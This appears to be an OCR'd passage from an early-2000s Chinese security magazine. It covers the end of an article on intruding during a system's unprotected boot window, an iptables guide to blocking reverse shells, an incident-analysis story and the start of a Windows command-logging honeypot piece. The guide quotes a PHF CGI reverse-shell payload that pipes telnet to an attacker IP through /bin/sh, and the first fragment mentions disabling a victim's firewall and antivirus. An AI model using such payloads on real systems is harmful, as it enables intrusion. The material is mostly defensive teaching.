


图 4

如何清除启动项内容，以及如何停止防火墙及杀毒软件等服务不一而足，现在用上他们吧，时间宝贵。一切完毕后重启他的电脑，相信再次重启的电脑，对我们来说已经是一个不设防的城市了。

图5是演示如果动作不够快的话，将无法溢出对方的系统，返回值是53，与上几次的51及1726不同。




图 5

四、防御之我见

写到这里本来已经结束该去睡觉了，但突然想到，如果不给出解决方法的话，可能以后不上网的时候大家都不会让我安宁。不知大家注意到没有，Windows自带有一个TCP/IP过滤，每次设置完后系统必须重启才能生效，也许正因为是这点吧，说明TCP/IP过滤是与网卡驱动一起载入系统的，也就是说它是驱动级的防火墙。启动顺序高于所有基于网络连接的程序，虽然它的设置没有安全策略那么灵活，但它很管用，并且不存在系统启动数秒内的不设防状态。

另外说一下TCP/IP过滤与“本地安全策略”的区别，它们分别代表两种不同类型的防火墙。TCP/IP过滤是首先禁止所有端口，然后打开授权的端口；“本地安全策略”正好相反，是首先信任所有端口，然后封闭指定的端口。这两种防火墙孰优孰劣很难说清，但我认为将这两种防火墙综合起来利用将是一个比较好的办法。

正确的设置方法应该是这样的，以我的服务器为例吧！我运行有ftp、web、ms-sql及流媒体，分别使用的端口有21、80、1433、流媒体同样使用80端口，我们在注册表中查httpport，将所有值改为81。这样的话流媒体就使用81端口而不与80端口有冲突了，观看流媒体的网址也就变成了mms://ip:81/*.wmv。这样首先在TCP/IP过滤中选择“只允许”，添加进去上面的四个端口，重启后会发现一个问题，流媒体单播发布点无法正常运行，使用fport后发现流媒体相关的服务中使用的端口比较多，如1755、6666、7007、7778，其中只需在TCP/IP过滤中开放7778端口，单播发布点即可正常运行。我使用1433端口是用来做一个游戏服务器的，相信大家知道是什么，这个端口对外开放没什么作用，并且没什么好处，同样的流媒体所开放的7778端口也没有意义，这样的话我们在“本地安全策略”中封闭这两个端口，一切到此已经结束，虽说启动过程中多开放的1433、7778也存在安全隐患，但也是没有办法的事情，因为我要用到它们。

五、写在最后

另外不知道大家有没有发现一个问题，就是很多防火墙在管理员未进入系统桌面之前是不起作用的，如许多人在使用的天网，以及本人使用的Is-one LinkTrust防火墙。检测的办法就是在系统重启后，先不进入桌面在另外一台电脑上直接telnet防火墙封闭的端口，如果能连上就说明防火墙形同虚设。

有几次见到过一款叫做“中唯安全过滤器”的防火墙，黑龙江多数网吧在使用这款防火墙，其实就是一台普通电脑里面安装一套软件。且不说它性能如何，只说它的防御方法，安装有“中唯安全过滤器”的机器里，将会多出两个服务及在硬件属性、网卡驱动中多出一项“中唯安全过滤器”，那两个服务不用说了，它们的启动顺序明显很低，但网卡驱动中多出的那项不用我说大家都明白是做什么的了，它的启动顺序高于所有基于网络连接的程序，我想这确实是一个好办法。

用 iptables 防御反向管道

ayazero

原理

以前反向管道（或称反向连接）是一种用于穿越防火墙的逆向TCP连接，被安全教科书列在高级技巧部分。如今，防火墙用得越来越多，而反向管道已不再稀奇，几乎成了现在入侵者的家常便饭。管理员过分信赖防火墙被列在互联网十大安全漏洞之一，就是因为当系统本身存在缺陷时，攻击者发送给合法端口的数据包对防火墙来说和用户的合法访问是一样的，此时防火墙在对这类东西就是“瞎”的。虽然iptables有字符窜匹配模式，也许有那么一种可能匹配shellcode特征，但即使这样，防火墙对数据包检查后的传发效率是肯定不行的。

在上述情况中，攻击者很容易用一个反向连接得到shell，从而完成攻击。既然反向连接的危害足够大，那么我们就来防御它。

现象

虽然教科书上的例子很老，但还是搬出来，这里我们只是为了说明：

```
%PHF
 #nc -l -n -v -p 80
 #nc -l -n -v -p 25
                    /cgi-bin/phf?Qalias=x%0a/bin/
telnet%20evil_evilhackers_IP%20
                    80%20|%20/bin/sh%20|%20/bin/
telnet%20evil_hackers_IP%2025
```

其中，"%20"会被解析成空格，也可用“+”代替。在Unicode流行的年代，通过IIS执行命令，在一个TCP/IP筛选只保留80端口的系统上任意横行，后来snake的.idq溢出工具也提供了高度增强的反向连接功能，还有反弹木马。攻击成功后（包括现在的脚本），会试图用正向或反向连接取得系统的Shell，以达到入侵的目的。

另一个鲜明例子是exploit正向溢出被防火墙阻断，从而无法获得shell。此时可以用反向管道从内部主动传回给入侵者一个shell，这样就GAME OVER了！

“反向管道＋端口重定向”这种结合简直就是无敌，就像AWP一样，对被侵害的系统几乎是一枪致命！有一次在电信内网工作人员自己用的MSSQL 2000 Server上，我正往备份数据库拷贝数据，突然跳出一个防火墙对话框，询问是否允许这次操作。的确，在防御反向管道方面做得不错，不过很明显这是个人防火墙，个人防火墙是种复杂功能的集合体，不仅有端口过滤，还有对抗某类特征攻击数据包，并且现在的个人防火墙越来越多地融入了入侵检测的成分，而服务器上的防火墙更像一种端口过滤和访问控制列表，两者是不一样的。服务器系统上不能随便用个人防火墙，所以这个问题还是没有解决。

对策

这里我们主要讨论在Linux系统上的实现，因为Linux上的防火墙Iptables足够强大，易于操作，跟大多数软件防火墙比，有过之而无不及！

> **LOOK 注意** 限制反向管道要以限制正向访问控制为基础，不然根本没有意义。

既然能正向溢出，那又何必画蛇添足搞个反向连接呢？下面给出一个简单的例子，逐步说明如何加固我们的系统。

假设我们的Linux以Apache运行web服务器，只需对外开放80端口。另外，22[sshd]供admin远程管理，实际的系统可能比这个复杂或提供更多的服务。但Linux+Apache的构架是全球web服务器中最常见的，所以我们以它为例子。

首先限制正向连接，对于iptables来说就是限制INPUT链，如果对此不熟悉，请先查阅iptables的相关资料。对于INPUT链的进入数据包我们只保留TCP22、80，其余端口全部关闭，这是服务器防火墙的一般策略。如下：

```
[roor@ayazero foo]# iptables -A INPUT -i eth0 -p tcp --dport 22
-j ACCEPT
[root@ayazero foo]# iptables -A INPUT -i eth0 -p tcp --dport 80
-j ACCEPT
[root@ayazero foo]# iptables -A INPUT -m state --state
ESTABLISHED,RELATED -j ACCEPT
[root@ayazero foo]# iptables -A INPUT -j DROP
```

对付反向管道即限制iptables的OUTPUT链：

```
[root@ayazero foo]# iptables -A OUTPUT -o eth0 -p tcp --syn
-j DROP
```

根据TCP的三次握手，我们只需限制外出的SYN包就能阻断由内而外的TCP连接。另外，用Tftp或其他客户端反向攫取文件的攻击行为也很普遍，由于Tftp以及诸如loki之类的工具依赖UDP，所以现在要把它彻底抹煞掉：

```
[root@ayazero foo]# iptables -A OUTPUT -o eth0 -p udp -j
DROP
```

这样，我们的系统就被封得死死的，就像穿了一身铠甲只留个眼睛和鼻孔，外面有一层，里面还有一层。

现在我们以另一个Linux[Strike]系统为客户端来测试一下服务器：

```
[root@ayazero server]# iptables -L INPUT
Chain INPUT (policy ACCEPT)
```

```
target      prot opt source          destination
ACCEPT      tcp  --  anywhere  anywhere        tcp dpt:ssh
ACCEPT      tcp  --  anywhere  anywhere        tcp dpt:http
ACCEPT      all  --  anywhere  anywhere        state
RELATED,ESTABLISHED
DROP        all  --  anywhere        anywhere

[root@ayazero server]# iptables -L OUTPUT
Chain OUTPUT (policy ACCEPT)
target      prot opt source          destination
DROP        tcp  --  anywhere        anywhere        tcp
flags:SYN,RST,ACK/SYN
DROP        udp  --  anywhere        anywhere
```

看一下，确认规则已经符合要求。

```
[aya@Strike client]$ nmap -sT -P0 -vv ayazero
Starting nmap V. 3.00 ( www.insecure.org/nmap/)
..................
/* 以TCP connect()正常方式扫描、禁止PING扫描，因为我们的系统会丢弃所有的icmp包。如果不加"-P0"参数，会报告说目标看起来不在网上存活。另外，如果使用原始套接字，即"-sS"参数的SYN扫描方式，需要root权限。*/
```

结果两次扫描均超时，而nmap没有任何回显，每次扫描约等待15分钟。这样的情况是正常的，如果使用nessus，就可看到nmap端口扫描时的进度条，半小时大约进度条只会有一点点。对类似的系统，如果没有几个小时的天文数字是没法完成一次常规端口扫描的，或者永远都不可能完成。这样的情况只能由superscan之类的东西去解决，如果用nmap-2.54没有这样的情况，那就是nmap-3.0的一个BUG。

```
[root@ayazero server]# echo "test page!" >> /var/www/test.
html
[root@ayazero server]# service httpd start

[aya@Strike client]$ lynx http://ayazero/test.html
```

看到了吧，然后我们再访问sshd：

```
[aya@Strike client]$ ssh ayazero
```

登陆到服务器后能本地操作，但不能访问外部，比如尝试访问运行在client:Strike上的apache和再反向telnet回到Strike的连接请求，均被拒绝！现象是超时自动退出，没有任何反应。如果此时需要对外操作，则可临时改变iptables的OUTPUT规则，或者清空OUTPUT链：

```
[aya@ayazero server]# iptables -F OUTPUT
```

接下来就能像在本地一样很自由操作了。

这里顺便提一下在Windows下的解决方法：执行"控制面板→计算机管理→本地安全策略"，在IP筛选管理器里添加新的策略，限制源地址是"我的IP"、目标地址是"任何IP"类型的数据包。

要点

这是为服务器操作系统提供的方案，不针对那些拿服务器聊天、看网页、下载电影的网管。个人系统没有必要，也不可能这样做。系统管理员调试网络或update系统时，可临时把规则去掉。

缺陷

以牺牲一定的易用性为代价，给管理人员带来额外的操作负担，并且不是所有的系统运行环境都能实现。

小结

反向管道和DDoS一样都是令人头疼的东西，似乎都没有完美的解决方案，而这篇文章更多的在于给大家提供一些思路！

一次入侵事件的完全分析

彭文波

最近给一个朋友的公司调试了一套软件系统，安装测试完毕后，再用防火墙、杀毒软件、查找漏洞等方法测试，系统运行正常！刚开始几天，系统很稳定。但没过几天，就听到机房里传来"嘀嘀嘀"的报警声，这是我根据系统安全防范而设置的一个报警程序，问题来了！

坐到电脑前，我以黑客的思路对症状进行了分析。根据我的判断，显然不是病毒，对方可能根据邮件地址、相关IP地址、漏洞等得到了相关信息，然后使用漏洞扫描器"入侵"，也可能获得了一定的权限，从而获得机密、进行破坏，再就是修改、删除系统日志等；最后按照他们的期望，安装后门如木马、添加帐号等。根据黑客入侵的路线，我对入侵者的蛛丝马迹进行了逆向侦察。

一、端口分析

首先我进行了端口分析。因为一个端口就是一个潜在的通信通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用信息，从而发现系统的安全漏洞。通过执行端口扫描，我注意到机器的135、139、389和445端口都是开放的(使用的是Windows 2000系统)。

我在命令行中输入**netstat -a**查看是否有可疑地方，然后用Fport端口查看工具查看使用端口的进程。大多数木马或后门都会打开一个自己的端口单独使用，因此从端口上查看能发现一些木马后门的踪迹。但这并不能对付所有木马，而且一些打开系统后门的方法也不能这样来检查。我注意到机器的端口80和443也是开放的，因此我对这个活动进行了检测。首先发生了端口扫描，在扫描过程中，网络的通信量有一个突然的增加。端口扫描通常表现为持续数分钟稳定的通信量增加，时间的长短取决于扫描端口的多少。键入以下命令**Netstat -p tcp -n**后得到以下结果：

```
Active Connections
Proto Local Address Foreign Address State
TCP 202.109.100.*:2572 127.199.34.42:
135 TIME_WAIT
TCP 202.109.100.*:2984 127.199.34.42:
1027 TIME_WAIT
TCP 202.109.100.*:3106 127.199.34.42:
1444 SYN_SENT
TCP 202.109.100.*:3107 127.199.34.42:
1445 SYN_SENT
```

TCP 202.109.100.*:3108 127.199.34.42:1446 SYN_SENT
TCP 202.109.100.*:3109 127.199.34.42:1447 SYN_SENT
TCP 202.109.100.*:3110 127.199.34.42:1448 SYN_SENT
TCP 202.109.100.*:3111 127.199.34.42:1449 SYN_SENT
TCP 202.109.100.*:3112 127.199.34.42:1450 SYN_SENT
TCP 202.109.100.*:3113 127.199.34.42:1451 SYN_SENT
TCP 202.109.100.*:3114 127.199.34.42:1452 SYN_SENT

在以上信息中，我注意到在本地和外部地址上都有大量的SYN_SENT信息，同时还有些ESTABLISHED或TIME_WAIT信息。可以判断：入侵信息的关键在于连续的端口序列和来自同一主机的大量连接。我心里琢磨着：有连接未必不是好事情，看看他是怎么和我连接的。

二、进程分析

为进一步提高安全性，我打开了任务管理器，看看有没有一些异常进程。对于每个进程，我根据经验进行了比较，特别是类似于系统名称的进程也进行了比较，因为入侵者命名的进程往往很接近系统进程名。当然，不排除一些入侵者使用可隐藏的进程通过系统进程来达到目的。根据机器状况和侦察软件的配合，没有发现异常情况。从目前的情况看，系统内还没有木马之类的入侵程序（图1）。




图 1

三、用户分析

为确定黑客是否进入系统，我打开“计算机管理”，查看是否有可疑用户出现，即在各个用户组里是否存在不该有的帐号，特别是Administrators管理员组。按照一些黑客教程的惯用手法，他们通常把Guest、TsInternetUser 这样的系统提供的帐户添加到管理员组里面去。

于是，我根据自己的猜测进行了测试。首先是寻找网络中的弱点。Windows网络口令用于使用Web服务器上的Web服务，这些网络登录信息对我来说最有用，因此决定朝这个方向试试。首先从一个机器下载帐号名列表，从中选出一个很少使用的(例如guest帐号)。我用这个帐号尝试多次登录，直到它被锁住，这样就能推测设置的是什么帐号锁住策略了。

启动脚本，并运行Whisker扫描器程序（光盘中有收录），它使用我为IIS服务器编写的一个脚本来试探公共代理服务器信息。现在，我们可坐等结果了。

为验证我的猜测，根据系统的特点，打开“控制面板”中的“管理工具”，在“性能”里进行一些设置。果然，在我的探测过程中，从一些关键入侵检测记数器指标中接收到了许多警报信息。第一个是“Web Service-Connection Attempts/sec”，在此之前，我进行了设置，首先打开“管理工具”中的“性能”图标，添加计数器（图2）。




图 2

这个指标能显示出Web信息量的突然增加。另一个非常重要的记数器是Web Service-Not Found Errors/sec（图3）。




图 3

由于类似于Whisker的Web扫描器要检查指定URL的存在，因此以上性能记数器就会显示出通信量的急剧增长和404错误信息。预先设定通信量的正常水平，有扫描行为时，就会发出警报。

再查看共享文件夹，看是否出现不该有的共享，正常配置情况下应该取消所有共享。但黑客们为传送文件等的方便，会再次打开一些共享。当然，大多数被入侵者打开的共享他们往往会忘记关闭。顺便再看看会话，呵，好厉害的角色！黑客还在发送信息呢！

四、文件列表和日志分析

于是我开始进一步分析。通常一些后门都被安装到系统目录下，而且“黑客”也喜欢将自己的文件放置在系统目录里，以方便执行（我们通常很少去检查系统目录）。我把备份文件列表和当前文件列表进行了比较，开始看不出什么区别，只是新增加了类似系统文件名的程序。我开始仔细查看系统日志，然后查看所开服务的日志，比如FTP、IIS等日志。这个工作量较大。

因此，我决定从这些方面来查看，以减少工作量。是否出现日志记录断裂（入侵者通常消除它们的痕迹，而且一般都是删除整个日志或删除部分日志）；是否有可疑的帐号登录（使用帐号登录是最直接的入侵手段）；是否在不该出现的时间段内发生了不该有的事件，比如晚上12点大家下班后仍有管理员登录。我发现IIS日志详细记录了一个入侵者扫描80端口的全过程，以及他获得的有用信息，对于开启WEB服务的服务器来说，多数入侵都是通过这里进入的。平时记录日志时不仅需要进行审记，还应做好一定程度上的跟踪记录。在Windows 2000下主要有下面的一些日志，我仔细进行了查看。

C:\winnt\system32\logfiles*.*
C:\winnt\ssytem32\config*.evt
C:\winnt\system32\dtclog*.*
C:\winnt\system32*.log
C:\winnt\system32*.txt
C:\winnt*.txt
C:\winnt*.log

打开“本地连接”的“属性”，在“TCP/IP协议”的“属性”选项卡上单击“高级”按钮，然后选择“WINS”选项卡，启用或者禁用NBT（NetBIOS）。如图4。




图 4

经过处理后，再次执行命令 **nbtstat -a 202.109.100.***，出现的是“Host Not Found”，没有共享了。

五、追踪入侵

在日志里，我找到了一些黑客记录。如何诱敌深入？如何查出入侵者的地理位置？光看IP Address可能看不出来。一般来说，140.xxx.xxx.xxx很多都是学术网络的主机，而168.95.xxx.xxx一定是HiNet主机（168.95.0为HiNet Class B网络）。在固定式的网络环境中，入侵者一定和网络提供单位有密切的关系。因为假设是局域网，那么距离绝对不出几公里。就算是拨接，也很少有人会花大笔钱去拨外县市甚至国外的拨接服务器。因此，只要查出连线单位即可（入侵者必然离连线单位不远）。经过我的判断，这个连接用户的地址不属于这个范围，可能是拨接式的网络。

拨接式网络就比较令人头疼。现在许多ISP商为吸引客户，卖了很多的所谓小时卡、记点卡，不需申请，而且帐号密码直接附在卡片上。黑客只要买了固定的小时数，不需另外向ISP商提出申请，就可按卡片上的说明自行拨接上网。这样当然可吸引客户，但ISP商就根本无从得知是谁在用他们的网络。但对我来说，就更不好判断了。也就是说，虽然以小时卡提供拨接服务给拨接使用者带来了便利，但却是系统安全的大敌。要从拨号的地点查吗？入侵者可不用自己名下的电话上网。管它是偷是抢，或盗打街头电话，反正查到的发话来源绝不是入侵者自己的电话。一阵郁闷！

当然，我们可制作陷阱来捕获入侵者，那就需要作好详细的准备工作，比如：安排好嗅探工具、设置好日志记录和跟踪等，保证能有足够的能力控制局面，并掌握主动。对于入侵者设置的后门，我们大可设计一个程序来模拟他们设置的后门，监听后门使用的端口，等待入侵者再次连接该端口，用我们安排的嗅探器来捕获。

应该说，问题到这一步也就截止了，因为系统已正常了，但我还在思考下一步该怎么办？这时，那个公司的朋友询问我：“问题解决了吗？”。从他的坏笑中，我明白了，这是他做的一场恶作剧，原来这是他通过一个长沙的朋友进行的一次入侵。这时，我才长长的吁了一口气。毕竟，只有详细的分析入侵，才可能更加有效的防范。

六、尾声

从这次事件中，我明白了不少道理。在真实生活中，一天24小时可能发生许多次攻击。有些只是简单的端口扫描，有些则是对网络的全面威胁。不管是哪种攻击，都不应该漠然坐视。最好的方法是建立一个对自己网络有用的入侵检测系统：即通过E-mail或页面的方式发送警报信息，定时将当前运行的所有程序或网络连接写入日志文件。即编写一些脚本程序，并借助定时服务及少量的免费软件工具，我们就可建立一个实用的入侵检测系统，最重要的是要了解入侵者是如何行动的，并比他们抢先一步。这就是我对这次入侵事件最大的体会。



最后的防线

——Windows环境下入侵数据的捕获

LT & PILV

任何方案所保障的信息安全都是非绝对的。因此，谁也不敢宣称自己的系统无懈可击。安置在互联网上的服务器，也许哪一天就成了黑客的肉鸡，而管理员却毫无所知。所以，我们必须打造最后一道防线——跟踪系统数据所发生的变动，以在最大程度上确保系统的安全。

本文要介绍的是在Windows环境下捕获黑客对系统所做修改的方法，以下是与本文相关的一些程序：

相关程序

- **ActivePerl.msi**：Windows下的perl解析器
- **comlog101.zip**：CMD命令历史记录，蜜罐工具
- **Regsnap**：监视注册表及系统文件变化的程序
- **md5sum.exe**：Windows下用来进行MD5效验的工具

（以上程序光盘中均有收录）

一、布置Cmdlog

黑客在入侵服务器时，必定会对本机的CMD进行操作，如果我们可记录他们所执行的命令，也就能知道他们对系统所做的修改，甚至可借此跟踪黑客的行迹。Comlog是个用perl编写的、记录cmd.exe的操作程序，程序本身不会在进程列表中显示。以下是该程序的设置方法（用cmdlog替换cmd.exe程序）：

